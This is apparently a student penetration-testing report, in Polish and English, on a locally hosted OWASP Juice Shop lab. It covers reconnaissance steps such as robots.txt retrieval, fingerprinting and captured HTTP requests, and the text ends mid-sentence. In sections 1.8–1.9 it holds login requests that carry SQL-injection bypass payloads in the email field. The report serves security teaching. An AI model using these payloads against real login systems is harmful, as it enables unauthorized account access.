17.10.2023 r.

Projekt

Zaawansowane testy penetracyjne sieci i aplikacji Web

„Sprawozdanie z części Volat.c oraz całość wcześniejsza”

25.01.2024 r.

Przedmiot:

Zaawansowane testy penetracyjne sieci i aplikacji Web

Prowadzący:

mgr inż. Bartłomiej Balcerek

Autorzy:

Wojciech Jonderko (253300)

Piotr Cichowlas 253013


1. Information Gathering


1.1 Conduct Search Engine Discovery Reconnaissance for Information Leakage

As the application is hosted in a docker container on the attacking Kali VM, conduct search engine results may not be entirely accurate.

1.2 Fingerprint Web Server


As the application is hosted in a docker container on the attacking Kali VM, fingerprinting results may not be entirely accurate.







1.3 Review Webserver Metafiles for Information Leakage

```
┌──(kali㉿kali)-[~/Downloads/juice-shop_15.2.1]
└─$ wget 192.168.0.37:3000/robots.txt
--2023-10-19 08:17:01--  http://192.168.0.37:3000/robots.txt
Connecting to 192.168.0.37:3000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 28 [text/plain]
Saving to: 'robots.txt'

robots.txt                  100%[=========================================>]      28  --.-KB/s    in 0s

2023-10-19 08:17:01 (2.45 MB/s) - 'robots.txt' saved [28/28]


┌──(kali㉿kali)-[~/Downloads/juice-shop_15.2.1]
└─$ ls
bom.json            config.schema.yml  frontend            lib           package.json   SECURITY.md   views
bom.xml             CONTRIBUTING.md    ftp                 LICENSE       README.md      server.ts
build               ctf.key            HALL_OF_FAME.md     logs          REFERENCES.md  SOLUTIONS.md
CODE_OF_CONDUCT.md  data               i18n                models        robots.txt     swagger.yml
config              encryptionkeys     juice-shop-dirs.txt  node_modules  routes         uploads

┌──(kali㉿kali)-[~/Downloads/juice-shop_15.2.1]
└─$ cat robots.txt
User-agent: *
Disallow: /ftp
```










1.4 Enumerate Applications on Webserver


As the application is hosted in a docker container on the attacking Kali VM, fingerprinting results may not be entirely accurate.




1.5 Review Webpage Comments and Metadata for Information Leakage









1.6 Identify Application Entry Points





1.7 Map Execution Paths Through Application



1.8 Fingerprint Web Application Framework

Request

Pretty Raw Hex

```
1 GET /socket.io/?EIO=4&transport=polling&t=Oj7p7Hg HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.0.37:3000/
9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
  qk1LGm7t3tLcgfNHzIx1uOZtRXIEyTMmI62tzQt5DsoyuoYslqU4YILNAzKg
10
```

Pretty Raw Hex


```
1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 38
9 Origin: http://192.168.0.37:3000
0 Connection: close
1 Referer: http://192.168.0.37:3000/
2 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
  qk1LGm7t3tLcgfNHzIx1uOZtRXIEyTMmI62tzQt5DsoyuoYslqU4YILNAzKg
3
4 {
    "email":"admin'--",
    "password":"1234"
  }
```

1.9 Fingerprint Web Application

Fingerprint Web Application is the same thing as Fingerprint Web Application Framework.

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 50
9 Origin: http://192.168.0.37:3000
0 Connection: close
1 Referer: http://192.168.0.37:3000/
2 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
  qk1LGm7t3tLcgfNHzIx1uOZtRXIEyTMmI62tzQt5DsoyuoYslqU4YILNAzKg
3
4 {
    "email":"admin@juice-sh.op'--",
    "password":"1234"
  }
```




```
<link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon_js.ico">
<link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css">
<script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
<script>
```


1.10 Map Application Architecture

Web applications do not have Architecture of Web app due to specific testing environment (app run locally on tester pc).


2. Configuration and Deployment Management Testing

2.1 Test Network Infrastructure Configuration

The application is hosted in a docker container on port 3000. The access to the application is through URL - http://localhost:3000, also all Api requests and database is hidden under the same URL with "/api".




Nmap scan shows that the app is running on port 3000




Api requests are sent through http://localhost:3000/api/ and 